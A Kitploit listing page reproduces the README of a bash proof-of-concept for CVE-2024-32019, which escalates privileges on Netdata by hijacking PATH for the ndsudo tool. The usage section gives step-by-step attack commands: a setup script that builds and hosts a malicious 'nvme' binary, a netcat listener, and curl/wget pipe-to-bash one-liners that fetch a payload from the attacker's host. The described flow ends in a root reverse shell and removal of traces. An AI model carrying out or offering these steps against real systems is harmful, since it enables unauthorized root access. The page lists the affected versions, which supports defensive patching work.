
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2024-32019-PoC — Bash script for Privilege Escalation via "ndsudo" (Netdata Local Exploit) | Kitploit

Tools/GitHubGitHub/80ottanta80/cve-2024-32019-poc
Privilege EscalationVulnerability AnalysisExploitationPenetration TestingLearning & EducationLabs & Practice
GitHub80ottanta80/cve-2024-32019-poc

CVE-2024-32019-PoC

Bash script for Privilege Escalation via "ndsudo" (Netdata Local Exploit)

View Repository
331 year agoNot yet reviewed
Share

CVE-2024-32019-PoC

Bash script for Privilege Escalation via "ndsudo" (Netdata Local Exploit)

Netdata Affected Versions

  • >= v1.45.0, < v1.45.3

  • >= v1.44.0-60, < v1.45.0-169

Vulnerability Description

The "ndsudo" tool runs a restricted set of external commands, but the search paths are supplied by the "PATH" environment variables.

By changing the "PATH" environment variable to a path we have access to, we can control where ndsudo look for the commands and create one that contain malicious code.

Proof Of Concept

This exploit is based on the assumption that the target machine and the attacker machine are on the same network.

Prerequisites

Attacker Machine

  • Listener on port 4444
  • Web server hosting the malicious nvme binary

Target Machine:

  • Local shell access
  • Permission to execute ndsudo
  • wget/curl/any HTTP client for payload download

Usage

On Attacker Machine

We can automatically generate and deploy the file needed for the attack by running the "setup_exploit_server.sh"

$ ./setup_exploit_server.sh YOUR_IP

--------- Exploit Infrastructure Setup by Ottanta ---------

[+] Using server IP: YOUR_IP
[+] Creating exploit directory: /tmp/exploit
[+] Creating ndsudo_pe.sh script file...
[+] Creating nvme.c exploit file...
[+] Compiling nvme binary...
[+] nvme binary compiled successfully
[+] Starting web server on port 80...
[+] Web server started with PID: 9350
[+] nvme binary is available at: http://YOUR_IP/nvme
[!] Now run the privilege escalation exploit in the victim terminal
[!] Make sure to start listener: nc -nlvp 4444

Press Enter to stop the web server and clean up...

This script will create all the file needed for the attack configured with your ip address.

After deploying our web server we start a listener on another shell:

# We start a listener with Netcat, but you can use anything else
$ nc -nlvp 4444
listening on [any] 4444 ...

On Target Machine


Depending on our http client we can download and execute our exploit .

# If we have curl
$ curl -L http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP

# If we have wget
$ wget -qO- http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP

If everything was done correctly we should now have a root shell.
alt text

Exploit Flow

  1. Downloads malicious binary to /tmp/exploit/
  2. Modifies PATH to prioritize controlled directory
  3. Executes ndsudo nvme-list which runs malicious binary
  4. Establishes reverse shell to attacker machine
  5. Cleans up traces

Reference

  • https://github.com/netdata/netdata/security/advisories/GHSA-pmhq-4cxq-wj93
  • https://nvd.nist.gov/vuln/detail/CVE-2024-32019

Legal Disclaimer

This proof-of-concept is for educational and authorized testing purposes only.

Unauthorized use against systems you do not own or have explicit permission to test is illegal.

The authors are not responsible for any misuse of this information.

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    354
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    289

Explore all tools

Browse our collection of tools

View all tools →





